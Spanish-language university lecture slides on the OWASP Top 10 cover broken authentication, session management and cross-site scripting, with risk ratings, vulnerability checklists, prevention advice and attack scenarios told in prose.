UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Seguridad en la Red Informática Mundial

Top-Ten Vulnerabilidades según OWASP

Semana 11 clases 21 y 22

Mtra. María Noemí Araiza Ramírez

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Top-Ten Vulnerabilidades según OWASP

OWASP Top 10

Objetivos:

- ¿Qué es OWASP Top 10?
- ¿Qué objetivos y motivaciones tiene?
- ¿Qué ha cambiado de 2013 a 2017?
- ¿Qué son los Riesgos de Seguridad de Aplicaciones?
- ¿Conocer cómo me afectan o cuál es mi riesgo?
- ¿Conocer los 10 Riesgos más importantes?

unir
UNIVERSIDAD INTERNACIONAL DE LA RIOJA

OWASP Top 10

OWASP Top 10 2013	±	OWASP Top 10 2017
A1 – Inyección	→	A1:2017 – Inyección
A2 – Pérdida de Autenticación y Gestión de Sesiones	→	A2:2017 – Pérdida de Autenticación y Gestión de Sesiones
A3 – Secuencia de Comandos en Sitios Cruzados (XSS)	↘	A3:2017 – Exposición de Datos Sensibles
A4 – Referencia Directa Insegura a Objetos [Unido+A7]	∪	A4:2017 – Entidad Externa de XML (XXE) [NUEVO]
A5 – Configuración de Seguridad Incorrecta	↘	A5:2017 – Pérdida de Control de Acceso [Unido]
A6 – Exposición de Datos Sensibles	↗	A6:2017 – Configuración de Seguridad Incorrecta
A7 – Ausencia de Control de Acceso a las Funciones [Unido+A4]	∪	A7:2017 – Secuencia de Comandos en Sitios Cruzados (XSS)
A8 – Falsificación de Peticiones en Sitios Cruzados (CSRF)	☒	A8:2017 – Deserialización Insegura [NUEVO, Comunidad]
A9 – Uso de Componentes con Vulnerabilidades Conocidas	→	A9:2017 – Uso de Componentes con Vulnerabilidades Conocidas
A10 – Redirecciones y reenvíos no validados	☒	A10:2017 – Registro y Monitoreo Insuficientes [NUEVO, Comunidad]

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Top-Ten Vulnerabilidades según OWASP

OWASP Top 10

¿Cuál es mi Riesgo?

Top 10 2013

Agente de Amenaza	Vectores de Ataque	Prevalencia de Debilidades	Detectabilidad de Debilidades	Impacto Técnico	Impacto al Negocio
Específico de la aplicacion	Fácil	Difundido	Fácil	Severo	**Específico de la aplicación /negocio**
	Promedio	Común	Promedio	Moderado	
	Difícil	Poco Común	Difícil	Menor	

Top 10 2017

Agente de Amenaza	Explotabilidad	Prevalencia de Vulnerabilidad	Detección de Vulnerabilidad	Impacto Técnico	Impacto de Negocio
Específico de la Aplicación	Fácil 3	Difundido 3	Fácil 3	Severo 3	Específico del Negocio
	Promedio 2	Común 2	Promedio 2	Moderado 2	
	Difícil 1	Poco Común 1	Difícil 1	Mínimo 1	

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

OWASP Top 10

A2

Pérdida de Autenticación y Gestión de Sesiones

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Top-Ten Vulnerabilidades según OWASP

OWASP Top 10

A2 Pérdida de Autenticación y Gestión de Sesiones

Deficiencias en estas áreas, con mucha frecuencia implican fallas en la protección de credenciales y testigos (tokens) de sesión a través de su ciclo de vida.

Estos defectos pueden conducir a un robo de usuarios o cuentas de administración, sabotaje de los controles de autorización y registro, causando violaciones a la privacidad

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Top-Ten Vulnerabilidades según OWASP

OWASP Top 10

A2 Pérdida de Autenticación y Gestión de Sesiones

Todos los entornos de trabajo Web son vulnerables a fallas de autenticación y gestión de sesiones. Comprende los errores y fallas en las funciones de gestión de sesiones y autenticación.

Se produce cuando las funciones de la aplicación relacionadas con la autenticación y la gestión de sesiones no se implementan correctamente.

Las cuentas con mayor nivel de privilegio resultan las más atractivas y perseguidas por delincuentes que realizan el robo de identidad.

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Top-Ten Vulnerabilidades según OWASP

OWASP Top 10

A2 Pérdida de Autenticación y Gestión de Sesiones

Se basa en que las aplicaciones relacionadas con la autenticación y gestión de sesiones se implementa da forma incorrecta.


Lo que puede permitir al atacante ataques a las contraseñas (fuerza bruta), secuestro de sesión session hijacking u otros fallos que permitirían la suplantación de identidad del atacante.

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Top-Ten Vulnerabilidades según OWASP

OWASP Top 10

A2 Pérdida de Autenticación y Gestión de Sesiones



Específico de la Aplicación	Explotabilidad PROMEDIO	Prevalencia DIFUNDIDO	Detección PROMEDIO	Impacto SEVERO	Específico de la aplicación/negocio
Considere atacantes anónimos externos, así como a usuarios con sus propias cuentas, que podrían intentar robar cuentas de otros. Considere también a trabajadores que quieran enmascarar sus acciones.	El atacante utiliza filtraciones o vulnerabilidades en las funciones de autenticación o gestión de las sesiones (ej. cuentas expuestas, contraseñas, identificadores de sesión) para suplantar otros usuarios.	Los desarrolladores a menudo crean esquemas propios de autenticación o gestión de las sesiones, pero construirlos en forma correcta es difícil. Por ello, a menudo estos esquemas propios contienen vulnerabilidades en el cierre de sesión, gestión de contraseñas, tiempo de desconexión (expiración), función de recordar contraseña, pregunta secreta, actualización de cuenta, etc. Encontrar estas vulnerabilidades puede ser difícil ya que cada implementación es única.		Estas vulnerabilidades pueden permitir que algunas o todas las cuentas sean atacadas. Una vez que el ataque resulte exitoso, el atacante podría realizar cualquier acción que la víctima pudiese. Las cuentas privilegiadas son objetivos prioritarios.	Considere el valor de negocio de los datos afectados o las funciones de la aplicación expuestas. También considere el impacto en el negocio de la exposición pública de la vulnerabilidad.

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Top-Ten Vulnerabilidades según OWASP

OWASP Top 10

A2 Pérdida de Autenticación y Gestión de Sesiones

¿Soy vulnerable?

Los primeros activos a proteger son las credenciales y los identificadores de sesión.

1. ¿Están siempre las credenciales protegidas cuando se almacenan utilizando un hash o cifrado?
2. ¿Se pueden adivinar o sobrescribir las credenciales a través de funciones débiles de gestión de la cuenta?

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Top-Ten Vulnerabilidades según OWASP

OWASP Top 10

A2 Pérdida de Autenticación y Gestión de Sesiones

¿Soy vulnerable?

3. ¿Se muestran los identificadores de sesión en la dirección URL?

4. ¿Son los identificadores de sesión vulnerables a ataques de fijación de la sesión?

5. ¿Caducan los identificadores de sesión y pueden los usuarios cerrar sus sesiones?

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Top-Ten Vulnerabilidades según OWASP

OWASP Top 10

A2 Pérdida de Autenticación y Gestión de Sesiones

¿Soy vulnerable?

6. ¿Se rotan los identificadores de sesiones después de una autenticación correcta? Los id de sesiones deben rotarse después de una autenticación exitosa.

7. ¿Se envían las contraseñas, identificadores de sesión y otras credenciales únicamente mediante conexiones TLS? ¿o a través de canales no cifrados?

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Top-Ten Vulnerabilidades según OWASP

OWASP Top 10

A2 Pérdida de Autenticación y Gestión de Sesiones

¿La aplicación es vulnerable? (Top 10 2017)

La confirmación de la identidad y la gestión de sesiones del usuario son fundamentales para protegerse contra ataques relacionados con la autenticación.

Pueden existir debilidades de autenticación si la aplicación:

- Permite ataques automatizados como la reutilización de credenciales conocidas, cuando el atacante ya posee una lista de pares de usuario y contraseña válidos.

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Top-Ten Vulnerabilidades según OWASP

OWASP Top 10

A2 Pérdida de Autenticación y Gestión de Sesiones

¿La aplicación es vulnerable? (Top 10 2017)

- Permite ataques de fuerza bruta y/o ataques automatizados.
- Permite contraseñas por defecto, débiles o muy conocidas, como “Password1”, “Contraseña1” o “admin/admin”.
- Posee procesos débiles o inefectivos en el proceso de recuperación de credenciales, como “respuestas basadas en el conocimiento”, las cuales no se pueden implementar de forma segura.

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Top-Ten Vulnerabilidades según OWASP

OWASP Top 10

A2 Pérdida de Autenticación y Gestión de Sesiones

¿La aplicación es vulnerable? (Top 10 2017)

- Almacena las contraseñas en texto claro o cifradas con métodos de hashing débiles (vea A3:2017-Exposición de Datos Sensibles).
- No posee autenticación multi-factor o fue implementada de forma ineficaz.
- Expone Session IDs en las URL, no la invalida correctamente o no la rota satisfactoriamente luego del cierre de sesión o de un periodo de tiempo determinado.

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Top-Ten Vulnerabilidades según OWASP

OWASP Top 10

A2 Pérdida de Autenticación y Gestión de Sesiones

Verificando la seguridad

Las deficiencias en el mecanismo principal de autenticación no son raras, y con frecuencia se presentan a través de las funciones auxiliares de autenticación como el cierre de sesión, gestión de contraseñas, expiración de sesión, recordatorio, pregunta secreta y actualización de cuenta.

El objetivo es verificar que la aplicación autentica correctamente al usuario y protege adecuadamente las identidades y sus credenciales asociadas.

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Top-Ten Vulnerabilidades según OWASP

OWASP Top 10

A2 Pérdida de Autenticación y Gestión de Sesiones

¿Cómo se puede evitar?

Enfoques automatizados: Con herramientas de escaneo de vulnerabilidades es difícil detectar vulnerabilidades en esquemas personalizados de autenticación y gestión de sesiones.

No es probable que detecten estos problemas en código personalizado.

Enfoques manuales: El testeo y la verificación de código, sobre todo en combinación, son bastante eficaces para verificar que la autenticación, gestión de sesiones y las funciones auxiliares hayan sido implementadas correctamente.

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Top-Ten Vulnerabilidades según OWASP

OWASP Top 10

A2 Pérdida de Autenticación y Gestión de Sesiones

¿Cómo se puede evitar?

La autenticación se basa en la comunicación segura y el almacenamiento de las credenciales.

En primer lugar se debe asegurar que SSL es la única opción para todas las partes autenticadas de la aplicación y que todas las credenciales se almacenen en " o de forma cifrada.

Se debe hacer un gran esfuerzo en evitar vulnerabilidades de XSS que podrían ser utilizadas para robar identificadores de sesión.

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Top-Ten Vulnerabilidades según OWASP

OWASP Top 10

A2 Pérdida de Autenticación y Gestión de Sesiones

¿Cómo se puede evitar?

Tener un interfaz simple para los desarrolladores.

Considerar ESAPI Authenticator y las APIs de usuario como buenos ejemplos a seguir, utilizar o sobre los que construir.

La prevención de defectos de autenticación lleva una planificación cuidadosa.

Top-Ten Vulnerabilidades según OWASP

A2 Pérdida de Autenticación y Gestión de Sesiones

¿Cómo se previene? (Top 10 2017)

Implemente autenticación multi-factor para evitar ataques automatizados, de fuerza bruta o reúso de credenciales robadas.

No utilice credenciales por defecto en su software, particularmente en el caso de administradores.

Implemente controles contra contraseñas débiles. Cuando el usuario ingrese una nueva clave, la misma puede verificarse contra la lista del Top 10.000 de peores contraseñas.

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Top-Ten Vulnerabilidades según OWASP

OWASP Top 10

A2 Pérdida de Autenticación y Gestión de Sesiones

¿Cómo se previene? (Top 10 2017)

Alinear la política de longitud, complejidad y rotación de contraseñas con las recomendaciones de la Sección 5.1.1 para Secretos Memorizados de la Guía NIST 800-63 B's u otras políticas de contraseñas modernas, basadas en evidencias.

Mediante la utilización de los mensajes genéricos iguales en todas las salidas, asegúrese que el registro, la recuperación de credenciales y el uso de APIs, no permiten ataques de enumeración de usuarios.

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Top-Ten Vulnerabilidades según OWASP

OWASP Top 10

A2 Pérdida de Autenticación y Gestión de Sesiones

¿Cómo se previene? (Top 10 2017)

Limite o incremente el tiempo de respuesta de cada intento fallido de inicio de sesión. Registre todos los fallos y avise a los administradores cuando se detecten ataques de fuerza bruta.

Utilice un gestor de sesión en el servidor, integrado, seguro y que genere un nuevo ID de sesión aleatorio con alta entropía después del inicio de sesión. El Session-ID no debe incluirse en la URL, debe almacenarse de forma segura y ser invalidado después del cierre de sesión o de un tiempo de inactividad determinado por la criticidad del negocio.

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Top-Ten Vulnerabilidades según OWASP

OWASP Top 10

A2 Pérdida de Autenticación y Gestión de Sesiones

Ejemplos de escenarios de ataques

Escenario No. 1 Aplicación de reserva de vuelos que soporta re-escritura de URL poniendo los ID de sesión en la propia dirección:

Un usuario autenticado en el sitio quiere mostrar la oferta a sus amigos.

Envía por correo electrónico el enlace anterior, sin ser consciente de que está proporcionando su identificador de sesión.

Cuando sus amigos utilicen el anterior enlace utilizarán su sesión y su tarjeta de crédito.

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Top-Ten Vulnerabilidades según OWASP

OWASP Top 10

A2 Pérdida de Autenticación y Gestión de Sesiones

Ejemplos de escenarios de ataques

Escenario No. 2
No se establecen correctamente los tiempos de expiración de la sesión en la aplicación.

Un usuario utiliza un equipo público para acceder al sitio, en lugar de utilizar la función de “Cerrar sesión”, cierra la pestaña del navegador y se marcha.

Un atacante utiliza el mismo navegador al cabo de una hora, y ese navegador todavía se encuentra autenticado.

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Top-Ten Vulnerabilidades según OWASP

OWASP Top 10

A2 Pérdida de Autenticación y Gestión de Sesiones

Ejemplos de escenarios de ataques

Escenario No. 3
Un atacante interno o externo a la organización, consigue acceder a la base de datos de contraseñas del sistema.

Las contraseñas de los usuarios no se encuentran cifradas, mostrando todas las contraseñas al atacante.

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Top-Ten Vulnerabilidades según OWASP

OWASP Top 10

A2 Pérdida de Autenticación y Gestión de Sesiones

Ejemplos de escenarios de ataques (Top 10 2017)

Escenario No. 1
El relleno automático de credenciales y el uso de listas de contraseñas conocidas son ataques comunes.

Si una aplicación no implementa protecciones automáticas, podrían utilizarse para determinar si las credenciales son válidas.

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Top-Ten Vulnerabilidades según OWASP

OWASP Top 10

A2 Pérdida de Autenticación y Gestión de Sesiones

Ejemplos de escenarios de ataques (Top 10 2017)

Escenario No. 2
La mayoría de los ataques de autenticación ocurren debido al uso de contraseñas como único factor.

Las mejores prácticas requieren la rotación y complejidad de las contraseñas y desalientan el uso de claves débiles por parte de los usuarios.

Se recomienda a las organizaciones utilizar las prácticas recomendadas en la Guía NIST 800-63 y el uso de autenticación multi-factor (2FA).

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

OWASP Top 10

A3 Secuencia de Comandos en Sitios Cruzados (XSS)

Recordemos que está ubicada en la tabla de amenazas de 2013, para 2017 esta amenaza pasa a ser la amenaza 7

A7 :2017 Cross-Site Scripting (XSS)

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Top-Ten Vulnerabilidades según OWASP

OWASP Top 10

A3 Secuencia de Comandos en Sitios Cruzados (XSS)

Las fallas XSS ocurren cada vez que una aplicación toma datos no confiables y los envía al navegador web sin una validación y codificación apropiada.

XSS permite a los atacantes ejecutar secuencia de comandos en el navegador de la víctima los cuales pueden secuestrar las sesiones de usuario, destruir sitios web, o dirigir al usuario hacia un sitio malicioso.

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Top-Ten Vulnerabilidades según OWASP

OWASP Top 10

A3 Secuencia de Comandos en Sitios Cruzados (XSS)

Existen tres formas usuales para atacar a los navegadores de los usuarios con XSS.

XSS reflejado

La aplicación o API utiliza datos sin validar, suministrados por un usuario y codificados como parte del HTML o Javascript de salida.

Un ataque exitoso permite al atacante ejecutar comandos arbitrarios (HTML y Javascript en el navegador de la víctima Típicamente el usuario deberá interactuar con un enlace o alguna otra página controlada por el atacante, como un ataque en publicidad maliciosa o similar.

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Top-Ten Vulnerabilidades según OWASP

OWASP Top 10

A3 Secuencia de Comandos en Sitios Cruzados (XSS)

XSS Almacenado

Con la aplicación o API almacena datos proporcionados por el usuario sin verificarlos, y posteriormente serán visualizados o utilizados por otro usuario o un administrador.

Usualmente es considerado como un riesgo de nivel alto o crítico.

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Top-Ten Vulnerabilidades según OWASP

OWASP Top 10

A3 Secuencia de Comandos en Sitios Cruzados (XSS)

XSS Basados en DOM Modelo de Objetos del Documento

Frameworks en JavaScript, aplicaciones de página única o APIs incluyen datos controlables por un atacante. Se debe evitar procesar datos controlables por el atacante en APIs no seguras.


Los ataques incluyen el robo de la sesión, apropiación de la cuenta, evasión de autentificación de múltiples pasos, reemplazo de nodos DOM, inclusión de troyanos de autentificación, ataques contra el navegador, descarga de software malicioso, keyloggers , entre otros.

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Top-Ten Vulnerabilidades según OWASP

OWASP Top 10

A3 Secuencia de Comandos en Sitios Cruzados (XSS)




UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Top-Ten Vulnerabilidades según OWASP

OWASP Top 10

A3 Secuencia de Comandos en Sitios Cruzados (XSS)



Específico de la Aplicación	Explotabilidad PROMEDIO	Prevalencia MUY DIFUNDIDA	Detección FACIL	Impacto MODERADO	Específico de la aplicación / negocio
Considere cualquier persona que pueda enviar datos no confiables al sistema, incluyendo usuarios externos, internos y administradores.	El atacante envía cadenas de texto que son secuencias de comandos de ataque que explotan el intérprete del navegador. Casi cualquier fuente de datos puede ser un vector de ataque, incluyendo fuentes internas tales como datos de la base de datos.	XSS es la falla de seguridad predominante en aplicaciones web. Ocurren cuando una aplicación, en una página enviada a un navegador incluye datos suministrados por un usuario sin ser validados o codificados apropiadamente. Existen tres tipos de fallas conocidas XSS: 1) Almacenadas, 2) Reflejadas, y 3) basadas en DOM. La mayoría de las fallas XSS son detectadas de forma relativamente fácil a través de pruebas o por medio del análisis del código.		El atacante puede ejecutar secuencias de comandos en el navegador de la víctima para secuestrar las sesiones de usuario, alterar la apariencia del sitio web, insertar código hostil, redirigir usuarios, secuestrar el navegador de la víctima utilizando malware, etc.	Considere el valor para el negocio del sistema afectado y de los datos que éste procesa. También considere el impacto en el negocio la exposición pública de la vulnerabilidad.


UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Top-Ten Vulnerabilidades según OWASP

OWASP Top 10

A3 Secuencia de Comandos en Sitios Cruzados (XSS)

A7 :2017 Cross-Site Scripting (XSS)



App. Específica	Explotabilidad: 3	Prevalencia: 3	Detectabilidad: 3	Técnico: 2	¿Negocio?
Existen herramientas automatizadas que permiten detectar y explotar las tres formas de XSS, y también se encuentran disponibles *kits* de explotación gratuitos.		XSS es la segunda vulnerabilidad más frecuente en OWASP Top 10, y se encuentra en alrededor de dos tercios de todas las aplicaciones. Las herramientas automatizadas pueden detectar algunos problemas XSS en forma automática, particularmente en tecnologías maduras como PHP, J2EE / JSP, y ASP.NET.		El impacto de XSS es moderado para el caso de XSS Reflejado y XSS en DOM, y severa para XSS Almacenado, que permite ejecutar secuencias de comandos en el navegador de la víctima, para robar credenciales, secuestrar sesiones, o la instalación de software malicioso en el equipo de la víctima.	

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Top-Ten Vulnerabilidades según OWASP

OWASP Top 10

A3 Secuencia de Comandos en Sitios Cruzados (XSS)

¿Soy vulnerable?

Es necesario asegurarse que todos los datos de entrada suministrados por el usuario enviados al navegador sean seguros (a través de validación), y que las entradas de usuario sean escapadas de manera apropiada antes de que sean incluidas en la página de salida.

Una apropiada codificación de salida asegura que los datos de entrada sean siempre tratados como texto en el navegador, en lugar de contenido activo que puede ser ejecutado.

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Top-Ten Vulnerabilidades según OWASP

OWASP Top 10

A3 Secuencia de Comandos en Sitios Cruzados (XSS)

¿Soy vulnerable?

Tanto las herramientas estáticas como dinámicas pueden encontrar algunos problemas de XSS automáticamente.

Sin embargo, cada aplicación construye las páginas de salida diferentemente y utiliza diferentes interpretes tales como JavaScript ActiveX Flash y Silverlight lo que dificulta la detección automática.

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Top-Ten Vulnerabilidades según OWASP

OWASP Top 10

A3 Secuencia de Comandos en Sitios Cruzados (XSS)

¿Soy vulnerable?

Por lo tanto, una cobertura completa requiere una combinación de revisión manual de código y testeo manual de penetración, además de cualquier testeo automático en uso.

Tecnologías Web 2 0 tales como AJAX, dificultan la detección de XSS a través de herramientas automatizadas.

UNIVERSIDAD INTERNACIONAL DE LA RIOJA

Top-Ten Vulnerabilidades según OWASP

OWASP Top 10

A3 Secuencia de Comandos en Sitios Cruzados (XSS)

¿Soy vulnerable?

